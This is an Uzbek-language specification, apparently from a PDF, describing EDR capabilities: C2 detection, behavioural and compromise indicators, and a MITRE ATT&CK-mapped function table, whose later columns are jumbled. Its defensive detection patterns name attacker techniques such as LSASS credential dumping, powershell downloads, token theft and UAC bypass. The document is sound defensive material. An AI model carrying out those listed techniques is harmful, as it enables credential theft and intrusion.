Assosiy funksiyalari: Ummumiy ma'lumotlar:

- 1. Real vaqt rejimida himoya (Real-time Protection):
 - Fayllarni tekshirish (Pre-execution and Post-execution File Analysis): FortiEDR fayllar tizimga yozilishidan oldin va ishga tushirilgandan keyin ularning xavfsizligini tekshiradi. Bu statik (signaturalar, xeshlar) va dinamik (qumloq muhitda tahlil) usullarni o'z ichiga olishi mumkin.
 - Veb-himoya (Web Protection): Foydalanuvchilarni zararli veb-saytlarga kirishdan, fishing hujumlaridan va xavfli yuklamalardan himoya qiladi. URL filtrlash, veb-reputatsiya va kontent tahlili kabi texnologiyalarni qo'llaydi.
 - Exploitlarni himoya qilish (Exploit Prevention): Dasturiy ta'minotdagi zaifliklardan foydalanib hujum qilishga urinishlarni aniqlaydi va bloklaydi (masalan, buffer overflow, code injection). Virtual patching texnologiyasini qo'llashi mumkin.
- 2. Xatti-harakatlar tahlili (Behavioral Detection and Prevention):
 - Protsess monitoringi (Process Monitoring): Barcha ishlayotgan jarayonlarni kuzatib boradi va g'ayrioddiy yoki shubhali xatti-harakatlarni aniqlaydi (masalan, noma'lum jarayonning tizim fayllarini o'zgartirishi, tarmoqqa g'ayrioddiy ulanishlar o'rnatishi).
 - Reyestr monitoringi (Registry Monitoring): Windows reyestridagi o'zgarishlarni kuzatadi, zararli dasturlar tomonidan kiritiladigan o'zgarishlarni aniqlaydi.
 - Tarmoq monitoringi (Network Monitoring): Endpoitlardan chiqadigan va kiradigan tarmoq trafigini tahlil qiladi, C2 (Command and Control) serverlari bilan aloqalarni, g'ayrioddiy tarmoq faolligini aniqlaydi.
 - Xatti-harakatlar indikatorlari (Indicators of Behavior IoBs): Tahdidlarga xos bo'lgan xatti-harakatlar ketma-ketligini aniqlash uchun murakkab qoidalarni qo'llaydi.
- 3. Ilg'or tahdidlarni aniqlash (Advanced Threat Detection):
 - Mashinaviy o'rganish (Machine Learning ML): Katta hajmdagi ma'lumotlarni tahlil qilish orqali noma'lum va murakkab tahdidlarni aniqlash uchun ML modellarini qo'llaydi.
 - Sun'iy intellekt (Artificial Intelligence AI): Tahdidlarni aniqlash va ularga javob berish jarayonlarini avtomatlashtirish uchun AI algoritmlaridan foydalanadi.
 - Tahdid indikatorlari (Indicators of Compromise IOCs): Ma'lum bo'lgan zararli fayllarning xeshlarini, IP-manzillarini, domenlarini va boshqa indikatorlarini aniqlash orqali tahdidlarni aniqlaydi.
 - FortiGuard Labs tahdid ma'lumotlari (FortiGuard Labs Threat Intelligence): Fortinetning global tahdid tadqiqot markazi tomonidan taqdim etiladigan real vaqt rejimidagi tahdid ma'lumotlaridan foydalanadi.
- 4. Avtomatik javob berish (Automated Response):

- Zararli jarayonlarni to'xtatish (Process Termination): Aniqlangan zararli jarayonlarni avtomatik ravishda to'xtatadi.
- Fayllarni karantinga olish (File Quarantine): Shubhali yoki zararli deb topilgan fayllarni karantinga joylashtiradi.
- Tarmoqni izolyatsiya qilish (Network Isolation): Buzilgan endpoitni tarmoqdan ajratib qo'yadi, boshqa tizimlarga tarqalishining oldini oladi.
- Reyestr o'zgarishlarini qaytarish (Registry Rollback): Zararli dasturlar tomonidan kiritilgan reyestr o'zgarishlarini bekor qiladi.
- Avtomatik skriptlar (Automated Scripts): Oldindan belgilangan javob berish harakatlarini avtomatlashtirish uchun skriptlarni ishga tushirish imkoniyati.
- 5. Incidentlarni tekshirish va tahlil qilish (Incident Investigation and Analysis):
 - Vizual vaqt jadvali (Visual Timeline): Hodisalar ketma-ketligini grafik shaklida ko'rsatadi, hujumning bosqichlarini tushunishni osonlashtiradi.
 - Hujum zanjiri (Attack Chain Visualization): Hujumning qanday boshlanganini, qanday tarqaganini va qanday ta'sir ko'rsatganini vizual tarzda ko'rsatadi.
 - Boyitilgan ma'lumotlar (Enriched Data): Hodisalar haqidagi ma'lumotlarni qo'shimcha kontekst bilan boyitadi (masalan, tahdidning jiddiyligi, potentsial ta'siri).
 - Qidiruv va filtrlash (Search and Filtering): Hodisalar bo'yicha tezkor qidiruv va filtrlash imkoniyatlari.

6. Forenzika (Forensics):

- Snapshot olish (Snapshotting): Hodisa sodir bo'lgan vaqtdagi tizim holatini (jarayonlar, tarmoq ulanishlari, fayllar, reyestr) saqlab qolish imkoniyati.
- Xotira tahlili (Memory Analysis): Buzilgan tizimning xotirasini tahlil qilish orqali zararli faoliyat izlarini aniqlash.
- Disk tahlili (Disk Analysis): Diskdagi fayllarni, o'chirilgan fayllarni va boshqa artefaktlarni tahlil qilish.
- Artefaktlarni to'plash (Artifact Collection): Tergov uchun zarur bo'lgan artefaktlarni avtomatik ravishda to'plash imkoniyati.

7. Tahdidni ovlash (Threat Hunting):

- Proaktiv so'rovlar (Proactive Queries): Shubhali faoliyatni aniqlash uchun maxsus so'rovlar yaratish va ishga tushirish imkoniyati.
- Yashirin tahdidlarni qidirish (Hunting for Hidden Threats): Ma'lum bo'lmagan yoki kam aniqlanadigan tahdidlarni aniqlash uchun turli xil texnikalardan foydalanish.
- Anomaliyalarni qidirish (Anomaly Hunting): Tizimdagi g'ayrioddiy xatti-harakatlarni qidirish.

8. Integratsiya:

- Fortinet Security Fabric: FortiGate, FortiSandbox, FortiAnalyzer, FortiSIEM va boshqa Fortinet mahsulotlari bilan chuqur integratsiya orqali yagona xavfsizlik ekotizimini yaratish.
- API integratsiyasi: Uchinchi tomon xavfsizlik vositalari va boshqa IT tizimlari bilan integratsiya qilish uchun REST API.
- 9. Markazlashgan boshqaruv (Centralized Management):

- Yagona konsol (Single Pane of Glass): Barcha endpoitlarni, hodisalarni, qoidalarni va hisobotlarni bitta markaziy boshqaruv konsoli orqali ko'rish va boshqarish.
- RBAC (Role-Based Access Control): Foydalanuvchilarning tizimga kirish huquqlarini rollarga asoslangan holda boshqarish.
- Hisobotlar (Reporting): Xavfsizlik holati, aniqlangan tahdidlar, ko'rilgan choralar va boshqa ma'lumotlar bo'yicha tayyor va moslashtirilgan hisobotlar yaratish.

10. EDR (Endpoint Detection and Response) ning hisobotlar modeli:

Umumiy hisobotlar modeli:

- Xavfsizlik holatini baholash: Umumiy xavfsizlik ko'rsatkichlarini, zaifliklarni va potentsial xavflarni ko'rsatish.
- Tahdidlarni tahlil qilish: Aniqlangan tahdidlar, ularning turi, tarqalishi, ta'siri va ko'rilgan choralar haqida ma'lumot berish.
- Hodisalarni tekshirish: Xavfsizlik hodisalari bo'yicha batafsil ma'lumotlar, hujum zanjiri va forenzik tahlil natijalarini taqdim etish.
- Compliance talablariga javob berish: Xavfsizlik siyosatlari va normativ hujjatlarga rioya qilish holatini ko'rsatish.
- Trendlarni aniqlash: Vaqt o'tishi bilan xavfsizlik hodisalaridagi o'zgarishlarni kuzatish va kelajakdagi tahdidlarni prognoz qilish.

EDR tomonidan taqdim etilishi mumkin bo'lgan report turlari:

Tahdidlar bo'yicha hisobotlar:

- Aniqlangan tahdidlar ro'yxati va tafsilotlari (turi, jiddiyligi, vaqti, ta'sirlangan endpoitlar).
- Eng ko'p uchraydigan tahdidlar.
- Vaqt o'tishi bilan tahdidlar dinamikasi.

Hodisalar bo'yicha hisobotlar:

- Xavfsizlik hodisalari ro'yxati va ularning holati (ochiq, yopiq, tekshirilmoqda).
- Hodisalarning jiddiyligi bo'yicha taqsimlanishi.
- Hodisalarga javob berish samaradorligi.

Endpoitlar bo'yicha hisobotlar:

- Xavfsizlik agentlarining holati.
- Zaifliklar aniqlangan endpoitlar ro'yxati.
- Xavfli faoliyat aniqlangan endpoitlar.

Xavfsizlik siyosati bo'yicha hisobotlar:

- Qo'llanilgan xavfsizlik siyosatlarining holati.
- Siyosatga mos kelmaydigan endpoitlar.

Auditorlik hisobotlari:

• Tizimda amalga oshirilgan harakatlar jurnali.

Konfiguratsiya o'zgarishlari.

Command and Control (C2) - bu zararli dasturlar (malware) tomonidan buzilgan tizimlar bilan aloqa o'rnatish va ularni boshqarish uchun ishlatiladigan infratuzilma. Hujumchi C2 serveri orqali buzilgan endpoitlarga (kompyuterlar, serverlar va boshqalar) buyruqlar yuboradi, ulardan ma'lumotlarni o'g'irlaydi yoki keyingi zararli harakatlarni amalga oshiradi.

EDR tizimining C2 ni aniqlash va unga javob berish mexanizmlari:

EDR tizimlari endpoitlardagi faollikni real vaqt rejimida kuzatib boradi va C2 faoliyatini ko'rsatishi mumkin bo'lgan shubhali xattiharakatlarni aniqlashga qaratilgan. Bunga quyidagilar kiradi:

- Tarmoq trafigini tahlil qilish: EDR tizimi endpoitlardan chiqadigan va kiradigan tarmoq trafigini tahlil qiladi. C2 aloqalari uchun xos bo'lgan g'ayrioddiy tarmoq protokollari, noma'lum IP-manzillar yoki domenlar bilan aloqalar, g'ayrioddiy trafik hajmi yoki chastotasi kabi belgilar aniqlanishi mumkin.
- o Jarayonlarni monitoring qilish: EDR ishlayotgan jarayonlarni kuzatadi. Noma'lum yoki shubhali jarayonlarning tarmoqqa ulanishga urinishi, ayniqsa, standart bo'lmagan portlar orqali, C2 faoliyatining belgisi bo'lishi mumkin.
- ODNS so'rovlarini tahlil qilish: Zararli dasturlar C2 serverlarining IP-manzilini aniqlash uchun DNS so'rovlarini amalga oshiradi. EDR tizimi shubhali yoki zararli domenlarga qilingan DNS so'rovlarini aniqlashi mumkin.
- Xatti-harakatlar tahlili: EDR tizimi endpoitlardagi g'ayrioddiy xatti-harakatlarni (masalan, noma'lum jarayonning doimiy ravishda tashqi serverlar bilan aloqa o'rnatishi) aniqlash uchun xatti-harakatlar tahlili texnikalaridan foydalanadi.
- Tahdid indikatorlari (IOCs) bilan solishtirish: EDR tizimi ma'lum bo'lgan C2 serverlarining IP-manzillari, domenlari va boshqa indikatorlari bilan endpoitlardagi faollikni solishtiradi.

Agar EDR tizimi C2 faoliyatini aniqlasa, u quyidagi javob choralarini ko'rishi mumkin:

Ogohlantirish: Xavfsizlik xodimlariga C2 faoliyati aniqlangani haqida xabar berish.

Tarmoqni izolyatsiya qilish: Buzilgan endpoitni tarmoqdan ajratib qo'yish orqali hujumchining keyingi harakatlarining oldini olish.

Zararli jarayonlarni to'xtatish: C2 aloqasini o'rnatayotgan zararli jarayonlarni avtomatik ravishda to'xtatish.

Ulanishlarni bloklash: C2 serveri bilan bo'layotgan tarmoq ulanishlarini bloklash.

Forenzika: Hodisani tahlil qilish va hujumning manbasini aniqlash uchun ma'lumotlarni to'plash.

Indicators of Behavior – IoBs— EDR tizimlari endpoitlardagi faollikni real vaqt rejimida kuzatib boradi va turli xil ma'lumotlarni to'playdi, iumladan:

- o Protsesslar: Ishga tushirilgan va to'xtatilgan jarayonlar, ularning ota-ona jarayonlari, buyruq satri argumentlari.
- o Fayl tizimi: Fayllarning yaratilishi, o'zgartirilishi, o'chirilishi, nomini o'zgartirilishi.
- O Reyestr: Reyestr kalitlari va qiymatlarining o'zgarishi.

- o Tarmoq: Tarmoq ulanishlari, trafik, DNS so'rovlari.
- o Foydalanuvchi harakatlari: Tizimga kirish va chiqish, dasturlarni ishga tushirish.

EDR tizimi ushbu to'plangan ma'lumotlarni tahlil qilish orqali g'ayrioddiy yoki shubhali xatti-harakatlarni aniqlaydi. Bu erda IoBlar ishga tushadi:

- Xatti-harakatlar qoidalari va analitikasi: EDR tizimida oldindan belgilangan yoki mashinaviy o'rganish (ML) algoritmlari orqali yaratilgan xatti-harakatlar qoidalari mavjud. Ushbu qoidalar zararli faoliyatga xos bo'lgan harakatlar ketma-ketligini aniqlashga qaratilgan. Misol uchun, Word hujjatidan kutilmaganda buyruq satri interpretatorining (cmd.exe, powershell.exe) ishga tushirilishi shubhali xatti-harakat hisoblanishi mumkin.
- Anomaliya detektori: EDR tizimi har bir endpoit uchun "normal" xatti-harakatlar profilini yaratishi mumkin. Keyinchalik, tizim ushbu profildan chetga chiqadigan harakatlarni anomaliya sifatida belgilaydi. Masalan, odatda tashqi tarmoqqa ulanmaydigan serverning kutilmaganda noma'lum IP-manzilga katta hajmdagi ma'lumot yuborishi anomaliya bo'lishi mumkin.
- O Hujum zanjiri (Attack Chain) korrelyatsiyasi: EDR tizimi turli xil harakatlarni birgalikda tahlil qilib, potentsial hujum zanjirini aniqlashi mumkin. Masalan, shubhali faylning yuklab olinishi, so'ngra uning ishga tushirilishi va keyin tarmoqda lateral harakatga urinishlar birgalikda murakkab hujumning belgisi bo'lishi mumkin.
- Kontekstual tahlil: EDR tizimi har bir harakatning kontekstini tahlil qiladi. Masalan, ma'lum bir jarayonning tarmoqqa ulanishi har doim ham zararli bo'lmasligi mumkin, lekin agar bu jarayon kutilmagan vaqtda, g'ayrioddiy port orqali amalga oshirilsa va undan oldin shubhali fayl yaratilgan bo'lsa, bu zararli faoliyatning belgisi bo'lishi mumkin.

Agar EDR tizimi shubhali IoBlarni aniqlasa, u quyidagi harakatlarni amalga oshirishi mumkin:

- o Ogohlantirish (Alerting): Xavfsizlik xodimlariga shubhali faoliyat haqida xabar berish.
- O Bloklash (Blocking): Zararli deb topilgan harakatlarni avtomatik ravishda to'xtatish (masalan, zararli jarayonni to'xtatish, tarmoq ulanishini bloklash).
- o Izolyatsiya (Isolation): Buzilgan endpoitni tarmoqdan ajratib qo'yish.
- o Forenzika (Forensics): Hodisa haqida qo'shimcha ma'lumot to'plash va tahlil qilish.
- O Avtomatik javob berish (Automated Response): Oldindan belgilangan qoidalarga muvofiq avtomatik javob choralarini ko'rish

Indicators of Behavior Asosiy indikatorlar quyidagilardan iborat:

- 1. Protsesslar bilan bog'liq xatti-harakatlar:
 - o G'ayrioddiy ota-ona/bola jarayonlari: Kutilmagan ota-ona jarayonidan bola jarayonining ishga tushishi (masalan, Word dan cmd.exe).
 - O Shubhali buyruq satri argumentlari: Jarayonlarning g'ayrioddiy yoki zararli buyruq satri parametrlarini ishlatishi (masalan, powershell orqali fayllarni yuklab olish).
 - o Injeksiya: Bir jarayonning boshqa jarayon xotirasiga kod kiritishi.

- O Yashirin jarayonlar: Ko'zga ko'rinmas yoki g'ayrioddiy nomlangan jarayonlarning ishlashi.
- Avtomatik ishga tushirish mexanizmlarini o'zgartirish: Jarayonlarning yangi xizmatlar, rejalashtirilgan vazifalar yoki avtomatik ishga tushirish uchun reyestr sozlamalarini yaratishi yoki o'zgartirishi.
- Tampering: Xavfsizlik dasturlari yoki tizim vositalarining ishini buzishga urinish (masalan, jarayonni to'xtatish, konfiguratsiya fayllarini o'zgartirish).

2. Fayl tizimi bilan bog'liq xatti-harakatlar:

- o G'ayrioddiy joylarda fayllarning yaratilishi yoki o'zgarishi: Vaqtinchalik papkalarda bajariladigan fayllarning paydo bo'lishi, tizim fayllarining kutilmagan o'zgarishi.
- O Shifrlash faoliyati: Katta hajmdagi fayllarning tez va kutilmaganda shifrlanishi (ransomware).
- o Ma'lumotlarni o'g'irlashga urinish: Maxfiy fayllarning nusxalanishi yoki arxivlanishi.
- o Bajariladigan fayllarning yashirilishi: Fayl atributlarining o'zgartirilishi (masalan, yashirin qilish).
- o Zararli fayllarning yaratilishi: Ma'lum bo'lgan zararli dasturlarga o'xshash fayllarning yaratilishi.

3. Reyestr bilan bog'liq xatti-harakatlar:

- o G'ayrioddiy reyestr kalitlari yoki qiymatlarining yaratilishi yoki o'zgarishi: Avtomatik ishga tushirish, doimiylik yoki konfiguratsiyani o'zgartirish uchun ishlatiladigan shubhali yozuvlar.
- o Xavfsizlik sozlamalarini o'zgartirishga urinish: Firewall qoidalarini o'zgartirish, UAC (User Account Control) ni o'chirish.

4. Tarmoq bilan bog'liq xatti-harakatlar:

- o Noma'lum yoki shubhali IP-manzillar yoki domenlarga ulanish: Ma'lum bo'lgan zararli infratuzilmaga yoki g'ayrioddiy geografik joylashuvlarga ulanish.
- o G'ayrioddiy portlar yoki protokollar orqali aloqa: Standart bo'lmagan portlar orqali ma'lumot almashinuvi.
- o C2 (Command and Control) trafigiga xos belgilar: Doimiy, muntazam aloqa, g'ayrioddiy paket hajmi yoki tuzilishi.
- DNS so'rovlarining g'ayrioddiy turi: Zararli domenlarga yoki algoritmlik tarzda yaratilgan domenlarga (DGA) so'rovlar.
- o Ma'lumotlarni tashqi tarmoqqa katta hajmlarda uzatish: Potentsial ma'lumotlar o'g'irlanishi.
- Lateral harakatga urinishlar: SMB (Server Message Block) yoki WMI (Windows Management Instrumentation) orqali boshqa tizimlarga kirishga urinish.

5. Foydalanuvchi bilan bog'liq xatti-harakatlar:

- o G'ayrioddiy hisob qaydnomalaridan foydalanish: Kutilmagan vaqtda yoki joydan tizimga kirish.
- Imtiyozlarni oshirishga urinish: Oddiy foydalanuvchi hisobi orqali administrator huquqlarini olishga urinish.
- o Credential dumping: Parollarni saqlash joylariga kirishga urinish (masalan, LSASS xotirasi).

Indicators of Compromise – IOCs - bu kompyuter tizimi yoki tarmog'i kiberhujumga uchraganligini ko'rsatuvchi forenzik artefaktlar yoki raqamli dalillardir. Ular jinoyat joyidagi barmoq izlari yoki oyoq izlariga o'xshaydi va hujumchining harakatlari hamda ishlatgan vositalari haqida ma'lumot beradi. IOC'lar odatda hujum sodir bo'lganidan keyin aniqlanadi va ma'lum bo'lgan tahdidlarni aniqlash va ularga javob berish uchun ishlatiladi.

Indicators of Compromise (IOCs) ning asosiy indikatorlari ro'yxati:

Quyida IOC'larning asosiy toifalari va ularga tegishli indikatorlarning ro'yxati keltirilgan:

1. Faylga asoslangan IOC'lar (File-based IOCs):

- Zararli fayllarning xeshlari (Malicious File Hashes): Ma'lum bo'lgan zararli dasturlarning noyob raqamli izlari (MD5, SHA-1, SHA-256 kabi).
- Shubhali fayl nomlari yoki yo'llari (Suspicious Filenames or Paths): G'ayrioddiy yoki tasodifiy yaratilgan fayl nomlari, kutilmagan joylarda joylashgan fayllar.
- Kutilmagan fayl hajmi yoki turi (Unexpected File Size or Type): O'zining kutilgan xatti-harakati yoki mazmuniga mos kelmaydigan fayl hajmi yoki kengaytmasi.
- o Fayl atributlari yoki vaqt belgilarining o'zgarishi (Changes to File Attributes or Timestamps): Fayl metama'lumotlarining ruxsatsiz o'zgarishi.

2. Tarmoqqa asoslangan IOC'lar (Network-based IOCs):

- o Zararli IP-manzillar yoki domenlar (Malicious IP Addresses or Domains): Ma'lum bo'lgan Command and Control (C2) serverlari yoki qora ro'yxatga kiritilgan veb-saytlarga ulanishlar.
- o G'ayrioddiy tarmoq trafigi naqshlari (Unusual Network Traffic Patterns): Trafikning keskin ko'tarilishi yoki pasayishi, nostandart portlar orqali aloqa, geografik jihatdan g'ayrioddiy joylarga trafik.
- Shubhali URL'lar (Suspicious URLs): Elektron pochta yoki veb-saytlardagi zararli dasturlarni joylashtiradigan yoki fishingga olib boradigan havolalar.
- Anomal DNS so'rovlari (Anomalous DNS Requests): Zararli faoliyat bilan bog'liq bo'lgan domenlarga yoki Dynamic Domain Generation Algorithms (DGAs) tomonidan yaratilgan domenlarga so'rovlar.

3. Elektron pochtaga asoslangan IOC'lar (Email-based IOCs):

- o Zararli ilovalar (Malicious Attachments): Ma'lum bo'lgan zararli xeshlarga yoki kengaytmalarga ega fayllar (.exe, .scr, .vbs kabi).
- Fishing xatlariga xos belgilar (Phishing Email Characteristics): Fishing kampaniyalarida ishlatiladigan mavzu satrlari, yuboruvchi manzillari yoki xat matni.
- o Shubhali havolalar (Suspicious Links in Emails): Zararli veb-saytlarga yo'naltiruvchi URL'lar.
- Soxta yuboruvchi manzillari (Spoofed Sender Addresses): Qonuniy yuboruvchilardan kelganga o'xshab ko'ringan, ammo boshqa manbadan yuborilgan xatlar.

4. Xostga asoslangan IOC'lar (Host-based IOCs):

- Tizim konfiguratsiyasidagi o'zgarishlar (Changes to System Configurations): Muhim tizim fayllari, reyestr kalitlari yoki avtozapusk yozuvlarining ruxsatsiz o'zgarishi.
- o Kutilmagan jarayonlar (Unexpected Processes): Tizimda ishlayotgan noma'lum yoki shubhali jarayonlar.
- o Ruxsatsiz foydalanuvchi hisoblari (Unauthorized User Accounts): Yangi yaratilgan yoki kutilmaganda faol bo'lgan foydalanuvchi hisoblari.
- O G'ayrioddiy kirish urinishlari (Abnormal Login Attempts): G'ayrioddiy joylardan, noodatiy vaqtda yoki bir nechta muvaffaqiyatsiz urinishlardan keyin muvaffaqiyatli kirish.
- o Ma'lum zararli dastur signaturalarining mavjudligi (Presence of Known Malware Signatures): Fayllar yoki xotiradagi ma'lum zararli dastur kodiga mos keladigan satrlar yoki naqshlar.

EDR tizimlarida IOC'larning qo'llanilishi quyidagi asosiy yo'nalishlarda amalga oshiriladi:

1. Tahdidlarni aniqlash (Threat Detection):

- o **Real vaqtda monitoring:** EDR agentlari endpoitlardagi fayl yaratish, o'zgartirish, o'chirish, jarayon ishga tushirish, tarmoq ulanishlari, reyestr o'zgarishlari kabi harakatlarni doimiy ravishda kuzatadi.
- o **IOC bilan moslashuv:** EDR tizimi to'plangan ma'lumotlarni ma'lum bo'lgan zararli IOC'lar (masalan, zararli fayllarning xeshlari, C2 serverlarining IP-manzillari va domenlari, fishing veb-saytlarining URL'lari) bilan solishtiradi. Agar moslik aniqlansa, bu potentsial buzilish indikatori sifatida baholanadi.
- o **Ogohlantirishlar:** IOC aniqlanganda, EDR tizimi xavfsizlik xodimlariga ogohlantirish yuboradi, bu esa tezkor javob berish imkoniyatini beradi.

2. Hodisalarga javob berish (Incident Response):

- o **Buzilishni tasdiqlash:** Agar ogohlantirish olingan bo'lsa, xavfsizlik analitiklari IOC'larni tekshirib, haqiqatan ham buzilish sodir bo'lganligini aniqlashlari mumkin.
- o **Hujumning ko'lamini aniqlash:** Aniqlangan IOC'lar orqali hujumning qanday tarqalganligi, qaysi tizimlar ta'sirlanganligi va qanday ma'lumotlar xavf ostida ekanligini aniqlash mumkin.
- o **Forenzik tahlil:** IOC'lar hujumning bosqichlarini, ishlatilgan vositalarni va hujumchining taktikasini tushunish uchun muhim dalillar bo'lib xizmat qiladi.
- o **Yo'q qilish va tiklash:** Aniqlangan IOC'lar ta'sirlangan tizimlardan zararli artefaktlarni olib tashlash va ularni tiklash uchun ishlatiladi.

3. Tahdidlarni ovlash (Threat Hunting):

 Proaktiv qidiruv: Xavfsizlik analitiklari ma'lum bo'lgan IOC'lar va tahdid intellekt ma'lumotlaridan foydalanib, tarmoqda yashirin tahdidlarni proaktiv ravishda qidirishlari mumkin. o G'ayrioddiy faoliyatni aniqlash: IOC'lar g'ayrioddiy, ammo hali zararli deb tasniflanmagan faoliyatni aniqlashga yordam berishi mumkin, bu esa potentsial kelajakdagi hujumlarning oldini olishga imkon beradi.

IOC turlari EDRda qo'llanilishi:

- o **Faylga asoslangan IOC'lar (File-based IOCs):** Zararli fayllarning xeshlari, nomlari, joylashuvi orqali aniqlash. EDR fayllarni skanerlash va ularning xeshlarini ma'lum bo'lgan zararli xeshlar bilan solishtirish orqali tahdidlarni aniqlaydi.
 - o **Tarmoqqa asoslangan IOC'lar (Network-based IOCs):** Zararli IP-manzillar, domenlar, URL'lar orqali aniqlash. EDR tarmoq trafigini kuzatib boradi va shubhali manzil yoki domenlarga ulanishlarni aniqlaydi.
 - o **Elektron pochtaga asoslangan IOC'lar (Email-based IOCs):** Fishing xatlaridagi shubhali mavzu, yuboruvchi manzili, ilovalar yoki havolalar orqali aniqlash. EDR elektron pochta trafigini tahlil qilib, ma'lum bo'lgan fishing belgilarini aniqlaydi.
 - Xostga asoslangan IOC'lar (Host-based IOCs): Shubhali jarayonlar, reyestr o'zgarishlari, xizmatlar yoki avtozapusk sozlamalari orqali aniqlash. EDR tizimdagi jarayonlarni, reyestrni va boshqa konfiguratsiyalarni kuzatib boradi va g'ayrioddiy o'zgarishlarni aniqlaydi.

EDR tizimi uchun funksiylar ro'yxati(quyida keltiriladigan funksiyalar asosan politika korinishida oshlatiladi yani yoqib ochirish imkoniyati mavjud bo'ladi)

N	Funksiyaning nomi	Funksiyaning qisqacha tasnifi	Ishlash rejimi	
		Execution F		<u> </u>
1.	Malicious File Detected (Zararli fayl aniqlandi)	Faylni aniqlash: Tizimda yoki qurilmada ishga tushirishga uringan yoki yozilgan faylni avtomatik tarzda skanerlab, unda zararli xatti-harakat belgilarini (malware signaturasi, heuristik tahlil, YARA qoidalari orqali) aniqlaydi. Tasniflash (klassifikatsiya): Fayl trojan, ransomware, spyware yoki boshqa zararli turga tegishli ekanligini aniqlaydi. Ijrodan toʻxtatish (Execution Block): Fayl hali ishga tushmasidan oldin uni bloklab qoʻyadi, shuning uchun zararli jarayon bajarilmaydi.	Monitoring or Block, Enabled	Natijada, quyidagi jarayon roʻy beradi:
		Xabar berish (Alerting): Administratorlarga va monitoring tizimiga xabar yuboradi — qaysi fayl, qayerda, qachon va qanday xavf bilan aniqlangani koʻrsatiladi. Karantinga olish yoki oʻchirish: Fayl xavfli deb topilganidan soʻng, uni karantinga olib qoʻyadi yoki avtomatik tarzda tizimdan oʻchiradi. Log yozuvini yaratish:		 T1059 – Command and Scripting Interpreter: T1059.001 – PowerShell T1059.005 – Visual Basic T1059.003 – Windows Command Shell Tavsifi: Zararli fayl ichidan avtomatik tarzda skript bajarilishi kuzatilsa, ushbu texnika ishlatilgan deb baholanadi. Mosligi: Fayl ichida skript boʻlsa yoki fayl ishga tushgach PowerShell yoki cmd.exe chaqirilsa, bu texnika ishlatilgan boʻladi. T1105 – Ingress Tool Transfer Tavsifi: Tizimga tashqaridan zararli fayl yoki vosita (tool) yuklanadi. Mosligi: Fayl tarmoq orqali yuklab olinib, tizimda saqlansa – bu texnika ishlatilgan hisoblanadi. T1027 – Obfuscated Files or Information Tavsifi: Faylning tuzilmasi oʻzgartirilgan (masalan, packed, encoded) boʻlib, antivirusdan yashirishga urinilgan boʻladi.

		joylashuvi, aniqlash vaqti, kim tomonidan ishga tushirilmoqchi boʻlgani va boshqa texnik tafsilotlar.	
		Qoʻshimcha tahlil uchun yuborish (sandbox/EDR backend): Fayl avtomatik sandbox yoki EDR serverga tahlil uchun yuborilishi mumkin, ayniqsa aniqlik darajasi past boʻlsa.	
2.	Privilege Escalation Exploit Detected - A malicious escalation of privileges was detected	Vazifasi: Bu funksiya foydalanuvchi yoki dastur tomonidan tizimdagi imtiyoz (privilege) darajasini noqonuniy ravishda oshirishga boʻlgan harakatni aniqlaydi.	Monitoring or Block, Enabled
	(Imtiyozlarni oshirishga qaratilgan zararli ekspluatatsiya aniqlandi)	Bajaradigan asosiy ishlar: Imtivozlar tekshiruvi: — Foydalanuvchi odatda ishlatmaydigan tizim funksiyalarini ishga tushirayotganini aniqlaydi (masalan, SYSTEM darajasidagi buyruqlar). — Fayl yoki jarayon odatda admin emas, lekin admin-level harakat qilsa — bu ekspluatatsiyaga gumon tugʻiladi. Exploit aniqlandi:	
		 Mahalliy privilege escalation (LPE) ekspluatlari kabi vositalar, masalan CVE-XXXX-XXXX zaifliklardan foydalanishga urinish aniqlanadi. Masalan, token stealing, UAC bypass, DLL hijacking kabi usullar ishlatilsa. 	

Ijroni bloklash (Prevention):

Bu hodisa logga voziladi: favl nomi,

 Mosligi: Fayl tahlil qilinganida obfuskatsiya belgilari boʻlsa – bu texnika trigger boʻladi.

<u>Yuqorida keltirilganlardan boshqa ham MITRE ATT&CK</u> <u>Mapping ga tushishi mumkin ular ham inobatga olinishi kerak.</u>

Risk score ro'yxatilari bilan birgalikda ishlashi va hostning yoki qurilmalarning risk scoreni chiqarishi kerak.

Monitoring or Block, MITRE ATT&CK Mapping:

MITRE ID	Technique	Tavsifi
T1068	Exploitation for Privilege Escalation	Zaiflikdan foydalanib tizim darajasiga oʻtishga urinish
T1134.001	Access Token Manipulation: Token Impersonation/Theft	Jarayon yoki foydalanuvchi tokenini oʻgʻirlab foydalanish
T1548.002	Abuse Elevation Control Mechanism: Bypass User Account Control	UAC'ni aylanib oʻtish usuli
T1574.002	Hijack Execution Flow: DLL Side- Loading	DLL manipulyatsiyasi orqali yuqori huquq olish

EDR Qoidalari bilan bogʻliqlik (YARA/IOC):

Fayl yoki jarayon:

- CVE exploit'lari bilan tanilgan fayl nomlari yoki xeshlar bilan aniqlanishi mumkin.
- YARA qoidasida Exploit, Elevation, UACBypass, TokenTheft kabi stringlar orqali tekshiruvlar boʻlishi mumkin.

IOC misollari:

- exploit.exe, elevation.dll
- SHA256: abc123...

<u>Yuqorida keltirilganlardan boshqa ham MITRE ATT&CK</u> Mapping ga tushishi mumkin ular ham inobatga olinishi kerak.</u>

Risk score ro'yxatilari bilan birgalikda ishlashi va hostning yoki qurilmalarning risk scoreni chiqarishi kerak.

3.	Sandbox Analysis - File was sent to the sandbox for analysis (Log ,Disabled)	 Harakatni toʻxtatadi yoki xavfsizlik siyosatiga koʻra faqat logga yozadi. Xavotarlantirish yuborish (Alerting): SOC yoki EDR boshqaruv interfeysiga bu hodisa haqida darhol signal yuboriladi. Foydalanuvchi kontekstini tahlil qilish: Kim bajargan, qachon, qanday buyruq, qaysi jarayon orqali – hammasi loglanadi. Vazifasi: Bu funksiya EDR tizimidagi avtomatik xavfsizlik tahlil mexanizmi boʻlib, shubhali yoki noma'lum fayl(lar)ni 	Monitoring or Block, Enabled	Aslida bu	ATT&CK Mapping (indi funksiya MITRE texnikalarin n uni quyidagi texnikalar bila	i tahlil qilish vositasi sifatida xizmat
	(Fayl tahlil uchun	izolyatsiyalangan, xavfsiz test muhiti – sandbox – ga yuboradi.		MITRE ID	Technique	Bogʻliqlik
	sandbox muhitiga yuborildi)	Asosiy maqsad: faylning xatti- harakatlarini kuzatish va zararli ekanligini		T1059	Command & Scripting Interpreter	Fayl ichida script boʻlsa aniqlanadi
	(Log yoziladi yoki	aniqlash.		T1204.002	User Execution: Malicious File	Fayl foydalanuvchi tomonidan ishga tushirilsa
